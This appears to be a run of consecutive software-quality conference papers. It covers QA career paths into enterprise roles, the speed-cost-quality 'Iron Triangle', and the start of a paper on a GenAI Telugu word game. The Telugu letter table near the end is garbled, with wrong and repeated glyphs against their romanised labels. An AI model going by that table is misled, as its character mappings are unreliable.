involving third-party services in the cloud with stated or contractually binding service level agreements (SLAs). As enterprises increasingly adopt cloud-native platforms, microservices, and AI-based functionalities, the definition of quality evolves to encompass resilience, observability, and governance. This shift presents both career challenges and opportunities for professionals in traditional software QA, engineering, and related technically focused roles.

There is growing demand for technologists who are not only skillful with code-level quality but who also understand how quality manifests in enterprise architecture, cross-functional workflows, and governance models. Without this broader awareness, organizations risk making siloed solutions that can undermine overall quality outcomes, increase technical debt, or create barriers to scalability and regulatory compliance.

3. Enterprise Quality as a Career and Capability Framework

Enterprise Quality Management can be viewed as a strategic capability that spans technical execution, risk mitigation, data governance, and operational effectiveness. As defined in the PNSQC brief [1], it integrates concerns across data, applications, infrastructure, and management systems, providing a framework for sustainable, high-quality IT operations.

This framework acknowledges that quality is not the exclusive domain of QA teams or testers. Instead, it is embedded into how requirements are captured, systems are architected, infrastructure is monitored, and data is governed. Each of these functions can be an avenue for quality professionals to extend their impact, particularly when these domains are aligned through governance structures such as enterprise architecture or IT service management (ITSM) models.

Professionals with QA backgrounds are often fluent in identifying inconsistencies, interpreting complex logic, and applying systematic analysis—skills that translate well into broader enterprise roles. By reframing their identity from “testers” to “quality advocates,” they can potentially participate in decision-making processes that shape strategic IT investments, compliance measures, and service reliability goals and objectives.

To succeed in this expanded capacity, QA professionals must understand enterprise risk, regulatory drivers, service-level expectations, and cross-functional dependencies. They must also embrace the language and tools of the enterprise—such as ITIL [8], risk registers, and maturity assessments—which are commonly used by business analysts, information security professionals, IT operations engineers, project and program managers, and executive management.

We believe the four functions covered in this paper contribute to Enterprise IT Quality and are accessible to QA professionals with the appropriate awareness, cross training, and mental preparation. One of our peer reviewers pointed out that Product Owner would be a valuable function to discuss here as well. Although both authors of this paper have substantial professional experience as Product Owner in their respective careers, time constraint prevents us from covering this and possibly other relevant functions in this paper.

4. Four Directions Within Enterprise Quality Management

4.1 Business Analysis

Business Analysts (BAs) serve as a bridge between business stakeholders and technical teams, translating needs into requirements that guide software development and enhancement. In the context of Enterprise Quality Management, BAs play a critical role in ensuring that quality considerations are embedded early in the planning and requirements phases. Their work supports organizational alignment, clarity of scope, and traceability across the lifecycle.

For professionals in QA or software development, transitioning into a BA role can be a natural extension. Their familiarity with test cases, user stories, and edge conditions equips them with a sharp eye for ambiguity, missing requirements, and logical inconsistencies—key strengths for effective analysis.

To move into this function, professionals typically acquire skills in stakeholder engagement, business case development, and business process modeling; typically using standard graphical approaches like Business Process Model and Notation (BPMN) or to a lesser extent Unified Modeling Language (UML). Common certifications include the Certified Business Analysis Professional (CBAP) and PMI Professional in Business Analysis (PMI-PBA). [2][3]

Career progression may begin with junior BA roles on project teams and extend into enterprise analysis, product management support, or strategic portfolio planning and monitoring – particularly in organizations with mature IT governance structures.

4.2 Information Security

Information Security (InfoSec) professionals safeguard systems and data from unauthorized access, disruption, or alteration. They are instrumental in designing secure architectures, managing risk, and ensuring compliance with policies and regulations such as ISO 27001, NIST 800-53, or HIPAA.

Quality professionals with a background in testing or automation already have strong analytical skills and a mindset attuned to edge cases and system failure modes—traits that align well with security testing, threat modeling, and vulnerability analysis.

Transitioning into InfoSec may require up-skilling in areas such as cryptography, access control, secure coding practices, and incident response management [4].

Popular certifications include Certified Information Systems Security Professional (CISSP) [5], CompTIA Security+ [6], and Certified SRE Professional [7].

Roles in this domain can range from security analyst to penetration tester to security architect. With experience, professionals may move into roles such as Information Security Manager / Director, Chief Information Security Officer (CISO), or other executive positions.

4.3 IT Operations Management

IT Operations Management (ITOM) focuses on the delivery and support of IT services that meet enterprise needs for availability, performance, and reliability. This includes managing infrastructure,

monitoring service levels, and ensuring uptime through effective incident, change, and problem management.

QA professionals, particularly those involved in systems integration or DevOps pipelines, often possess practical skills relevant to ITOM; such as environment management, automation, and root-cause analysis.

To move into ITOM, professionals benefit from exposure to frameworks such as ITIL, site reliability engineering (SRE), and observability tools (e.g., metrics, logs, and distributed tracing tools for real-time performance monitoring). These frameworks often refer to operational systems that aggregate logs, metrics, and traces to provide real-time visibility into system behaviors, helping teams detect and diagnose issues, proactively.

Certifications like ITIL Foundation [8], Microsoft or Google training and certifications, and information technology service management (ITSM) training and certification can strengthen credentials.

Career paths may go from system or service analyst that supports incidents response or infrastructure change to roles in enterprise operations centers, platform engineering, or infrastructure governance, with further opportunities in IT service management leadership.

4.4 Project and Program Management

Project and Program Managers (PMs) coordinate resources, timelines, and teams to deliver IT initiatives that align with enterprise goals and objectives. In the context of Enterprise Quality Management, PMs are responsible for integrating quality metrics, risk mitigation strategies, and stakeholder communications into planning, execution, operational support & maintenance, and ultimately sunset of enterprise systems.

Professionals with QA experience often have an eye for dependencies, risk flags, and process integrity, which translates well into managing complex initiatives and the production use of complex systems and processes. Many also possess cross-functional exposure that supports holistic planning and coordination.

Moving into this field may involve mastering project planning tools, stakeholder management, and agile frameworks. Communication skills and related soft skills are extremely important.

Key certifications include Project Management Professional (PMP) [9], PMI Agile Certified Practitioner (PMI-ACP) or other Agile certifications, and SAFe Program Consultant (SPC) [10].

Career progression can lead from team-level coordination roles to enterprise portfolio management, IT governance boards, or transformation programs that shape the future direction of an enterprises with large stakeholder communities, both inside and outside the enterprise.[11][12]

5. Implications of AI Adoption

The introduction of artificial intelligence (AI) technologies—such as generative AI, machine learning (ML), large language model (LLM), and automation based on artificial neural nets—has created new vectors for career growth and lateral movement across the enterprise. As AI becomes integrated in everyday business operations, new responsibilities and hybrid roles are emerging within every functional domain of Enterprise Quality Management. This relatively recent development gives professionals and managers, particularly those with QA backgrounds, the opportunity to evolve their careers in alignment with the rapid adoption of AI worldwide.

Below are examples of how AI adoption is transforming the four functional areas of this paper.

5.1 Business Analysis

- Emerging Roles: Business Analysts (BA) are increasingly asked to define requirements for AI-enabled systems, including how models behave under different data conditions, how transparency is handled, and what acceptable business outcomes look like.
- Career Opportunities: QA professionals can leverage their testing experience to support verification & validation of AI-generated recommendations, analyze edge-case behaviors, helping BAs define testable, and ethical acceptance criteria for AI based features.

5.2 Information Security

- Emerging Roles: Information Security teams now assess AI-specific risks; including model poisoning, adversarial inputs, or leakage of confidential or proprietary data through model outputs.
- Career Opportunities: QA professionals with a security testing mindset may transition into AI threat modeling, privacy impact analysis, or prompt injection testing for systems based on generative AI technologies.

5.3 IT Operations Management

- Emerging Roles: AI models must be monitored in production for performance drift, data quality issues, and ethical violations.
- Career Opportunities: QA professionals are well qualified to take on incident management, root cause analysis, and problem resolution incidents that relate to AI based features. Also, QA professionals in DevOps or infrastructure testing can move into supporting AI model deployment pipelines, managing automated retraining, or monitoring model output stability.

5.4 Project and Program Management

- Emerging Roles: Project Managers increasingly oversee AI solution delivery with heightened emphasis on governance frameworks, transparency, and responsible deployment practices.

- Career Opportunities: QA professionals can evolve into project / program coordinators or managers of AI-intensive subsystems / systems and their production use; especially when their teams are already involved in verifying & validating AI components and their integration into enterprise applications.

Table 1 below gives more details.

Enterprise Quality Management Functional Area	Emerging AI-Driven Role	Example Responsibilities	Entry Path for QA Professionals
Business Analysis	AI-enhanced requirements	Define acceptance criteria for AI systems, model behavior expectations, assess transparency and fairness requirements	Translate edge-case knowledge into requirements clarity
Information Security	AI-specific risks, model poisoning	Analyze model vulnerabilities (e.g., adversarial prompts), ensure privacy and regulatory compliance, monitor ethical AI use	Leverage security testing mindset for model risk evaluations
IT Operations Management	AI-specific incident management and problem resolution	Monitor AI models in production, manage drift detection, automate retraining, integrate observability into infrastructure	Extend DevOps/test automation into ML pipeline management
Project/Program Management	AI-intensive project/ program management	Deliver AI-driven projects, align AI with enterprise goals, manage stakeholder concerns over ethics and impact	Transition from test lead or release manager into program delivery

Table 1. Emerging AI-driven roles in the four functions of Enterprise Quality Management of this paper.

6. Recommendations and Transitioning Strategies

Professionals seeking to move into Enterprise Quality Management roles can benefit from structured strategies that include skills assessment, education, networking, and professional identity development. A key first step is to conduct a gap analysis: reviewing one's current technical and soft skills against the expectations of a target new role.

From a technical skills perspective, this might include learning new tools or industry standards; such as process modeling techniques, security frameworks, ITSM systems including monitoring systems, or project management software. From a soft skills perspective, developing skills in public speaking, negotiation, facilitation, and leadership would be very important.

Certifications play a dual role in validating competencies and boosting visibility within hiring and internal promotion processes. Equally important are informal pathways: mentorship from leaders in the target domain, volunteering for cross-functional initiatives and doing a good job, and participating in internal communities of practice or workgroups with peers and leadership.

Ultimately, success in transitioning roles involves not just new knowledge, but a shift in how professionals see themselves. Reframing one's narrative to align with enterprise priorities is necessary

when communicating with hiring managers or executive managers; especially along the lines of organizational resilience, customer trust, and quality business outcome. It is this understanding that signals readiness for broader or higher responsibilities in an enterprise.

QA professionals interested in broader career options should be aware of the following:

- Enterprise awareness matters – Understanding how systems interact and impact the business is crucial, even for those who remain in primarily technical roles.
- Start where you are and do a good job – Taking ownership of cross-functional tasks or initiating small process improvements can create visibility and build momentum. Some amount of risk taking is, of course, necessary.
- Continuous learning is critical – The tools, frameworks, and expectations in enterprise IT evolve rapidly. Staying current signals commitment.
- Mentors and allies help – Formal and informal guidance from those already working at the enterprise level can open doors, validate progress, and give useful comments and feedback on necessary improvements.

For concreteness, a schematic roadmap for a QA professional transitioning to, say, IT project coordinator or IT project manager may have steps like those depicted in Table 2.

Step	Action	Approximate Timeframe	Rationale
1	Conduct self-assessment of current QA competencies and exposure to project management tasks	Week 1	Establish baseline and identify relevant strengths
2	Take introductory workshops or courses in the project management domain	2–4 weeks	Gain foundational vocabulary and methods
3	Volunteer for internal governance or planning workgroups	1–3 months	Build visibility and learn project language
4	Support or lead efforts of monitoring of IT project or projects, especially in managing project quality issues and risks	2–6 months	Apply analytical skills in project context
5	Support or shadow a project manager or apply for a role as a project coordinator or project manager of a small or medium size project	6–9 months	Learn stakeholder management and planning skills and related tools
6	Earn certification and lead a pilot initiative or an IT project	9–12 months and ongoing	Demonstrate competence and readiness for PM roles

Table 2. Sample roadmap for a QA professional transitioning to IT Project Management.

7. Conclusion and Future Directions

As a unifying concept, Enterprise Quality Management offers a common language and shared intent that links diverse IT roles and functions—from testing and analysis to operations and governance—in service of trusted, resilient, and high-value systems. It also offers a meaningful framework for both

organizational success and individual career growth. For professionals grounded in software QA, test engineering, or software engineering, the broader context of Enterprise Quality Management offers new challenges, opportunities, and career mobility.

By understanding the intersections between technical skill sets and enterprise functions - such as business analysis, information security, operations management, and project / program management - individuals can navigate rewarding career transitions while adding strategic and tactical value to their organizations.

Hiring organizations, too, can benefit by recognizing the potential in their own technical talent pool or potential new hires. Encouraging lateral mobility, supporting training, and enabling career advancement are tangible ways to build or expand Enterprise Quality Management capacity.

As all vertical industries continue to evolve with rapid adoption of AI and cloud technologies, more awareness of how AI is applied in all facets of Enterprise Quality Management will be important to the career development of individuals and the well being of enterprises of any size.

References

- [1] PNSQC Board. "PNSQC Brief on Enterprise IT Quality." April 2025.
https://www.pnscq.org/docs/PNSQC_Brief_on_Enterprise_IT_Quality.pdf
- [2] E. G. Booch, "Object-Oriented Analysis and Design with Applications," 3rd ed., Addison-Wesley, 2007.
- [3] IIBA. "A Guide to the Business Analysis Body of Knowledge (BABOK Guide)," v3.0, International Institute of Business Analysis, 2015.
- [4] SANS Institute. "SEC401: Security Essentials," <https://www.sans.org/cyber-security-courses/security-essentials/>
- [5] ISC2. "CISSP Official (ISC)² Practice Tests," 3rd ed., Wiley, 2021.
- [6] CompTIA. "Security+ Certification Guide," CompTIA Press, 2022.
- [7] Google SRE Team. "Site Reliability Engineering: How Google Runs Production Systems," O'Reilly Media, 2016.
- [8] Axelos. "ITIL® 4 Foundation: Your Complete Guide," TSO (The Stationery Office), 2023.
- [9] Project Management Institute. "A Guide to the Project Management Body of Knowledge (PMBOK® Guide)," 7th ed., PMI, 2021.
- [10] Scaled Agile Inc. "SAFe Program Consultant (SPC) Certification Overview."
<https://scaledagile.com/certification/spc/>
- [11] B. Fitzgerald and K. Stol, "Continuous Software Engineering: A Roadmap and Agenda," Journal of Systems and Software, vol. 123, 2017.

[12] Herminia Ibarra. "Act Like a Leader, Think Like a Leader." Harvard Business Review Press, 2015.

Is the “Iron Triangle” Dead in Software Development?

Philip Lew and Heather Wilcox

philip.lew@xbosoft.com and heatherwilc@yahoo.com

Abstract

There is an old saying in software and in life: You can have it Good, Fast, or Cheap. Pick two. Over our combined 50 years in the software industry, we have seen many companies try to violate this “Iron Triangle” when developing software products. For the most part, they have failed.

This paper is not based on scientific studies or data; rather, it reflects a recognizable trend in modern software quality: the quality bar is dropping. Pressures of time and cost are leading many organizations to quietly redefine what “acceptable” quality means. This shift shows up in the choices executives make—whether to outsource, accelerate delivery, or lean on AI-driven development—all while believing they can still achieve good, fast, and cheap.

As software quality managers and leaders, we need to decide whether to participate in this trend or push back. There is no single solution. Instead, organizations must be aware of the tradeoffs and deliberately choose from a range of possible practices such as outsourcing strategies, DevOps practices, shift-left testing, risk-based approaches, or managing technical debt. Essentially, technical leaders must decide how they will balance economic interests with the long-term health of their products and the trust of their customers.

Biographies

Philip Lew is CEO of XBOSoft, a software quality assurance and testing services company. With over 25 years of experience, he has advised organizations worldwide on improving software quality through better processes, metrics, and leadership. Philip is a frequent keynote speaker and workshop leader at PNSQC, SOFTEC, STAREAST, STARWEST, and the QA&Test Conference, as well as other international quality forums. His current focus is on integrating AI into testing practices and helping teams balance speed, cost, and quality without compromising customer trust.

Heather Wilcox is a senior software quality professional with extensive experience in testing, development, and management. Over her career she has led teams in both co-located and distributed environments, with a focus on practical strategies for sustaining quality under real-world constraints. Heather brings a strong interest in how outsourcing, DevOps, and emerging technologies like AI reshape the Iron Triangle. She regularly contributes to industry discussions and collaborates on thought-leadership papers to advance quality practices across the profession. In her spare time, Heather enjoys fiber arts, equestrian sports, and training donkeys.

Introduction

There is an old saying in software and in life: You can have it Good, Fast, or Cheap. Pick two. Over the authors' combined experience of 50 years in the software industry, they have seen many companies try to violate this "Iron Triangle" when developing software products. For the most part, these organizations have failed.

This paper is not based on scientific studies or data, but rather it is a reflection on a recognizable trend in modern software quality: the quality bar is dropping. Pressures of time and cost are leading many organizations to quietly redefine what "acceptable" quality means. This shift shows up in the choices executives make—whether to outsource, accelerate delivery, or lean on AI-driven development—all while believing they can still achieve good, fast, and cheap.

As software quality managers and leaders, we need to decide whether to participate in this trend or push back. There is no single solution. Instead, organizations must be aware of the tradeoffs and deliberately choose from a range of possible practices such as outsourcing strategies, DevOps practices, shift-left testing, risk-based approaches, or managing technical debt. Essentially, technical leaders must decide how they will balance economic interests with the long-term health of their products and the trust of their customers.

1 Defining and Understanding “Acceptable” Quality

What is "Acceptable Quality"? This is the \$64,000 question. In the past, acceptable quality has been generally defined as a complete solution that was free of Showstopper, Major, and Medium level defects. Minor defects were considered acceptable, but still a bit uncomfortable. However, in recent years, "Acceptable" has shifted to mean a Minimum Viable Product MVP that has been tested for Showstopper and major defects but with a myriad of medium and low priority defects that are not considered painful enough to resolve. This level of "acceptable" quality now often equates to a product that works but is riddled with technical debt and is rarely tested against non-functional requirements such as performance, security, usability, or accessibility.

In this new paradigm, even though the product ships and generates revenue, defects and product shortfalls lurk beneath the surface. For many executives, this is an acceptable trade-off, as long as the company is still making money. But for those of us in quality assurance, the idea of shipping code filled with defects waiting to be discovered by end users is troubling.

"Quality is free, but only to those who are willing to pay heavily for it." (Crosby, P., 1979)

2 Why Isn't Quality Prioritized?

If this new lowered level of quality is so bad, why isn't testing prioritized? The simple answer is money.

Take the 737 Max 800. For decades, Boeing had a reputation for impeccable quality. The company traded on that reputation to build and sell the 737 Max 800, an incredibly popular mid-sized aircraft. But when problems emerged, FAA investigations revealed software issues that stemmed from prioritizing cost and speed over safety. (FAA, 2020)(Kitroeff, N., Gelles, D., & Nicas, J., 2019)

Another example of Money over quality is the 2024 CrowdStrike incident. A supposedly routine update to their Falcon sensor caused the infamous "Blue Screen of Death" on millions of PCs across the world, disrupting everything from individual PCs to airline, finance, and healthcare systems. After an internal investigation, Crowdstrike called out the need to improve their test processes. An article published shortly after the event states that, "Industry experts and analysts have since come out to say that the

practice of rushing through patches and pushing them directly to global environments has become mainstream, making it likely that another vendor could fall prey to this issue in the future.” (CIO Staff, 2024) In other words, they shorted testing to decrease time to market, thus saving money on test time. The cost? It is estimated at over 10 billion dollars. (CIO Staff, 2024)

Most software failures don’t result in loss of life or billions of dollars like the examples cited above. However, poor quality still wastes users’ time and money and can erode trust. In today’s Software as a Service SaaS environment, where recurring subscriptions drive revenue, quality is tightly linked to customer loyalty. A substandard product might sell once, but renewal rates will suffer.

The question becomes: Will companies that sacrifice quality for cost eventually pay the price? Boeing already has—going from a \$19 billion profit in 2018 to a \$2 billion loss in 2024. (FAA, 2020).

The Boeing and Crowdstrike examples illustrate a broader trend called out in the CIO article cited above: **the quality bar is lowering across the industry.** Executives under pressure to deliver faster and cheaper often don’t fully realize how much quality has been compromised until a critical problem occurs. Essentially, Quality isn’t important enough to prioritize until there’s a massive failure. At which point, it is often too late. The fiscal and reputation damage can be overwhelming and potentially unrecoverable.

So, what are the options for maintaining quality while delivering quickly at an acceptable cost?

3 Outsourcing as the Next Big Thing Again

One of the most common ways organizations have attempted to balance speed, cost, and quality is through outsourcing.

In the late 1990s and early 2000s, outsourcing QA teams was a significant trend. Many companies replaced their internal quality teams with third-party offshore testing firms, while development remained in-house.

This created a painful lesson: having developers and QA separated by multiple time zones was not an effective way to ensure quality. Defect turnaround time stretched from hours to days. Offshore QA was inexpensive, but it wasted costly development time answering questions as offshore teams lacked context and understanding of the business and software. Ultimately, many firms limited offshore QA to lower-level testing—compatibility or internationalization.

The failure of complete offshore testing led to a new trend: colocation. Developers and QA were placed not only in the same building but often on the same team in the same room. Pairing and mobbing became fashionable, and “Shift Left” became the industry mantra. The pendulum had swung from one extreme to the other.

At the same time, 2001 brought us the Agile Manifesto which reinforced the need for closer collaboration with new methods such as scrum and kanban enshrining close collaboration via face to face and colocation. This was all upended during the pandemic as people could not go to their office to work together which then drove the acceptance of working remote and from home.

Because of new remote working tools such as Zoom for meetings, and Atlassian for collaboration on issue handling and project planning, the pendulum has again swung back toward outsourcing. Organizations under cost and schedule pressure are looking for perceived efficiencies. The difference this time is that choices are more extreme, and success depends heavily on how much an organization is willing to lower its quality bar.

But outsourcing is only one way organizations have tried to respond to the pressures of the Iron Triangle. There are many other approaches worth examining—each with benefits and risks. The important point is that any single one of these does not solve the problem. Leaders must make conscious choices that they believe provide the most value and the best quality for their organization.

4 Paths Forward: Possible Responses to the Declining Quality Bar

There is no single solution to the Iron Triangle dilemma. Each organization operates within its constraints of leadership priorities, budgets, timelines, and customer expectations. What matters is not pretending that the triangle can be escaped, but acknowledging the tradeoffs and deliberately deciding how to manage them. Below are several approaches to consider. None is a magic bullet or total solution, but each offers ways to resist the erosion of quality.

4.1 Outsourcing Strategies

As discussed earlier, outsourcing remains a popular way... but handing over core product development often leads to long-term quality risks. Organizations pursuing outsourcing have a variety of models to choose from, each with different tradeoffs:

- 4.1.1 **Third-Party Offshore Companies:** Vendors in low-cost countries promise rapid progress at minimal expense, but often produce exactly what is specified—nothing more, nothing less. (Kim, G., Humble, J., & Forsgren, N., 2018)
- 4.1.2 **Local Third-Party Outsourcing Domestic:** More expensive but culturally aligned; often used for specialized tasks like accessibility or cross-platform testing.
- 4.1.3 **Hybrid Outsourcing Local + Offshore:** A mix of local Project Managers, a few Senior Developers and Quality Engineers with offshore doing the bulk of the work. Vendors Promise “best of both worlds,” but quality depends on the offshore execution.
- 4.1.4 **Offshore Company Branches:** Employees have more stake than contractors, but distance and cultural issues remain.

4.2 Leveraging AI

AI has become the newest “outsourcing” option, with organizations experimenting by replacing junior engineers or quality analysts with AI-assisted tools. While these systems can generate code, test cases, or even documentation at impressive speed, the quality of the results is uneven and highly dependent on context. AI can amplify productivity, but without experienced staff to guide prompts, review critically, and integrate responsibly, the risk of a brittle or incomplete solution grows. Rather than a replacement for human expertise, AI should be treated as an accelerator paired with knowledgeable oversight.

4.3 DevOps and “Shift-Left” Practices

DevOps and continuous delivery practices help reduce the delay between defect introduction and defect discovery, making quality issues visible earlier in the process. By embedding QA in design discussions, conducting code reviews, and implementing strong automation, organizations can prevent quality from being the first casualty of speed. Shift-left testing requires organizational cultural change and investment, but it creates tighter feedback loops that keep teams honest about the state of their product. In fast-moving environments, these practices act as safeguards against gradually lowering standards.

4.4 Quality Metrics That Matter

"You can't manage what you don't measure." Unfortunately, many organizations still rely on vanity metrics such as the number of test cases executed or lines of code written—data points that say little about user experience or product reliability. More meaningful metrics, like defect escape rate, customer-reported issues, or churn tied to quality, connect engineering work directly to business outcomes. Choosing the right set of metrics helps executives understand the cost of lowering quality and gives teams a way to demonstrate the value of investing in it.

4.5 Building a Culture of Quality

Quality is not just a testing function—it is a cultural value that must be reinforced across the organization. When leadership rewards speed above all else, quality inevitably suffers, regardless of how skilled the QA team may be. Strong cultures set clear expectations that critical quality gates—security, accessibility, usability—are non-negotiable. Building such a culture takes time and consistency, but it ensures that protecting quality becomes everyone's responsibility, not just the job of a testing group.

4.6 Risk-Based Testing and Prioritization

In a world of limited time and budget, it is impossible to test everything. Risk-based testing addresses this by focusing attention where defects would have the highest impact—on customer satisfaction, revenue, or safety. By classifying features or components by likelihood and severity of failure, teams can make smarter decisions about where to invest limited testing resources. This approach doesn't eliminate risk but ensures that the riskiest areas are given the attention they deserve.

4.7 Managing Technical Debt

Technical debt is inevitable, but unmanaged debt compounds until it undermines both development speed and product stability. Treating it like financial debt—tracking it, calculating its "interest," and deliberately paying it down—helps keep products sustainable. When ignored, debt slows every new initiative, creating the illusion of short-term speed while sacrificing long-term quality. Leaders who resist allocating time for refactoring or infrastructure improvements often discover that the bill eventually comes due, and the cost is far greater than planned.

None of these approaches alone "beats" the Iron Triangle. The key is awareness: quality will continue to erode if leaders do not protect it.

5 Conclusion: The Iron Triangle Isn't Dead—It's Distorted

The Iron Triangle remains as relevant as ever. Companies that claim to have "beaten" it usually aren't defying the model—they're redefining quality downward until the triangle appears conquerable. Under pressure to deliver faster and cheaper, organizations are quietly lowering the bar on what is considered "acceptable" quality.

We do not have a single solution to this problem. Our purpose is to raise awareness: the quality bar is slipping, often without executives or managers realizing it. The danger lies not in making tradeoffs, but in doing so unconsciously.

There are many possible responses. Some organizations may turn to outsourcing or AI; others may adopt DevOps, risk-based testing, stronger metrics, or deliberate management of technical debt. Each has strengths and weaknesses, and the right approach will depend on context. What matters most is that

leaders recognize what is happening and make intentional choices about how to protect quality in their organizations.

Ultimately, the Iron Triangle is not dead—it is distorted. Those that ignore the quality corner, risk normalizing “good enough” until quality becomes the weakest side of the triangle. When quality suffers, eventually so will your bottom line.

6 References

- Barnes, M. 1969. The Iron Triangle of Project Management. Association for Project Management APM.
- Crosby, P. 1979. Quality Is Free: The Art of Making Quality Certain. McGraw-Hill.
- Drucker, P. 1995. Managing in a Time of Great Change. Harvard Business Review Press.
- FAA 2020. Final Committee Report on the Design and Certification of the Boeing 737 MAX. Federal Aviation Administration.
- Foote, B., & Yoder, J. 1999. Big Ball of Mud. University of Illinois, Computer Science.
- Gartner 2021. Improving SaaS Renewal Rates Through Better Onboarding and Quality. Gartner Research Report.
- Kim, G., Humble, J., & Forsgren, N. 2018. Accelerate: The Science of Lean Software and DevOps. IT Revolution Press.
- McKinsey & Company 2023. The State of AI in Software Development. McKinsey Global Institute Report.
- Ries, E. 2011. The Lean Startup: How Today's Entrepreneurs Use Continuous Innovation to Create Radically Successful Businesses. Crown Business.
- Zuckerberg, M. 2014. Move Fast and Break Things. Keynote at Facebook F8 Developer Conference.
- Kitroeff, N., Gelles, D., & Nicas, J. 2019. Boeing Was ‘Go, Go, Go’ to Beat Airbus With the 737 Max. The New York Times.
- CIO Staff: 2024. “CrowdStrike failure: What you need to know” posted August 1, 2024, <https://www.cio.com/article/3476789/crowdstrike-failure-what-you-need-to-know.html> (accessed Sep 7, 2025)

From Layoff to Innovation: GenAI Game Tool Showcasing Full SDLC

Krishnamohan Malladi

km_malladi@yahoo.com

Abstract

In May 2024, after an unexpected layoff, I found myself with time—something rare in our fast-paced industry. Rather than dwell on the unknown, I turned to an idea that had long been in the back of my mind: building a game that could serve both a technical purpose and a social one. What if I could create something that supported my community, kept me technically sharp, and explored the power of AI?

This paper is the story of that journey—from concept to a fully functioning, GenAI-powered word game designed for the Telugu-speaking community. Built entirely by me, the project covers the complete software development lifecycle (SDLC), blending quality assurance principles with emerging AI technologies like prompt engineering, OpenAI APIs, and dynamic content generation.

More than just a technical exercise, this experience taught me what it means to lead with quality, think like a full-stack developer, and use modern tools to build culturally meaningful and scalable solutions. I hope it inspires QA professionals and technologists to see themselves not just as testers or coders, but as innovators capable of creating impact beyond their day jobs.

Biography

Krishna is a seasoned IT Quality Assurance professional with a rich background working across industries—from nimble startups to large-scale global enterprises. With a strong passion for delivering high-quality software, Krishna has deep expertise in both functional and non-functional testing, test management, and automation.

Committed to continuous growth, Krishna stays ahead of the curve by regularly upgrading technical skills and exploring emerging technologies such as AI/ML in QA. After pursuing a postgraduate course in AI/ML, Krishna applied this knowledge to an innovative side project—developing a GenAI-powered educational game designed for the South Indian Telugu-speaking community.

Outside the professional realm, Krishna is an avid traveler and storyteller. A recent adventure includes hiking Mt. Kilimanjaro. Krishna also writes short stories in Telugu and enjoys peaceful walks in nature.

copyright Krishnamohan Malladi 2025

1. Introduction

I've been in the software industry for many years, with a strong foundation in quality assurance. While testing has been my core area, I've always been curious about the responsibilities and perspectives of other roles—developer, DevOps, production support, and even sales. As I explored these areas, I found myself constantly thinking like a QA professional—questioning assumptions, validating outcomes, and pushing for the best in every phase. In a way, I developed what I call a “split personality,” switching hats to understand the full 360 degrees of software development. That desire deepened even further after I completed a postgraduate course in AI/ML, fueling my motivation to experience the end-to-end lifecycle hands-on.

After being laid off, I decided to use that unexpected free time to pursue a personal project I had long envisioned—building an online word game for the Telugu-speaking community across all age groups. This project became more than just a way to give back to my community; it allowed me to apply the knowledge I gained from my AI/ML coursework and, more importantly, immerse myself in every phase of product development—from ideation and coding to testing, architecture, and user feedback.

2. Problem Statement

Telugu is spoken by approximately 96 million people worldwide, making it the fourth most spoken language in India and ranking 16th globally. Notably, Telugu has been identified as the fastest-growing language in the United States, experiencing an 86% increase in speakers between 2010 and 2017.

Despite this growth, many Telugu speakers, especially within the diaspora, are gradually losing touch with the language. Factors contributing to this decline include demanding work schedules, the predominance of English in professional settings, increased mobile device usage, and multicultural family environments where Telugu may not be the primary language.

While various organizations in the U.S. and Telugu state governments in India have initiated programs to promote the language, there remains a need for more engaging and intuitive methods to encourage its use. Developing an entertainment-based game presents an innovative approach to reconnect individuals, particularly younger generations, with the Telugu language in a fun and interactive manner.

3. Brief Introduction of the Game

Link to the game:

[Telugu Word Game - Registration](#)

I won't go into every detail, but here's a quick overview of the game. The welcome page includes a registration form where users can optionally enter their details to personalize their experience. If they prefer not to share information, they can skip registration and jump straight into the game.

Once users click "Start Game," various categories are displayed, allowing them to choose and begin playing. The game was built with two primary goals:

1. **Mental Stimulation** – Guessing each letter of a word in just four attempts challenges the mind. While most words may be familiar, the process of guessing within limited tries enhances focus and builds resilience.

2. **Enjoyment**:- It's designed to be a fun, engaging way to spend time.

For younger users, there is a special “**Kids Click Here**” link on the welcome page that lets them access the game directly without entering any details. The main objective is to encourage Telugu language learning in children—by playing daily, they can pick up at least one new word in a fun and interactive way.

4. The Journey:

As mentioned earlier, my primary goal in building this game was to experience the end-to-end software development process firsthand. Although my core expertise lies in software testing, this journey allowed me to wear many hats—product owner, developer, designer, tester, and even early-stage marketer.

One key realization throughout this process was that my QA instincts remained active no matter which role I was playing. Whether I was building a proof of concept or developing a new feature, I constantly tested my work against the requirements. This continuous feedback loop helped me catch issues early and iterate quickly, even when I was working solo.

The idea began with identifying a socially impactful opportunity: promoting the Telugu language through a fun, engaging tool. I transformed that idea into a business case and began validating it. I reached out to a few Telugu cultural association organizers and pitched the concept. Their response was overwhelmingly positive—they saw potential and asked for a demo version. They expressed interest in presenting it to their leadership teams, with the intention of possibly using it for public events such as online competitions and community engagement.

That early encouragement gave me a huge motivational boost and confirmed that I was onto something valuable—both culturally and educationally.

A.Tackling Technical Challenges in Multi Script Game Design: A Story of Resilience

I chose JavaScript to build the game, using HTML and CSS for page structure and styling. As I transformed my idea into working features, I began to encounter limitations—especially given the linguistic complexity of Telugu. I'll outline how I tackled each challenge, one step at a time.

The game features a virtual keyboard for Telugu letters. Unlike English, which has 26 letters, Telugu has 52 commonly used characters (historically 56, though 4 are now obsolete). Among these, 16 are vowels—2 of which are rarely used and considered *independent vowels*—and 36 are consonants. The complexity increases with the addition of 15 *dependent vowels*, which are not standalone characters but diacritic marks that modify consonants. They can appear above, below, before, or after a consonant, creating a combinatorial script structure.

Telugu Language Letter Structure: Independent Vowels, Consonants, and Dependent Forms

Independent Vowels:

అ	ఆ	ఇ	శస	ఉ	ఊ	య్య	ల్ల
[a]	[aa]	[i]	[ii]	[u]	[uu]	[r]	[l]

Dependent Vowels:

ా	ి	్చి	ు	ూ	ో	ౌ	ె
[aa]	[i]	[ii]	[u]	[uu]	[r]	[rr]	[e]

్యా	్యి	్యొ	్యు	్యూ	్యో	్యౌ	్యె
[ee]	[ai]	[o]	[oo]	[au]	[i]	[II]	

Consonants:

క	ఖ	గ	ఘ	జ	చ	ఢ	ఙ
[ka]	[kha]	[ga]	[gha]	[nga]	[ca]	[cha]	[ja]
ఖు	ఖు	ట	ఠ	డ	ఢు	ణ	త
[jha]	[nya]	[tta]	[ttha]	[dda]	[ddha]	[nna]	[ta]
ధ	ధ	ధ	న	ప	ఫ	బ	భ
[tha]	[da]	[dha]	[na]	[pa]	[pha]	[ba]	[bha]
మ	య	ర	ఱ	ల	ళ	లు	వ
[ma]	[ya]	[ra]	[rra]	[la]	[lla]	[lla]	[va]
శ	ష	స	హ				
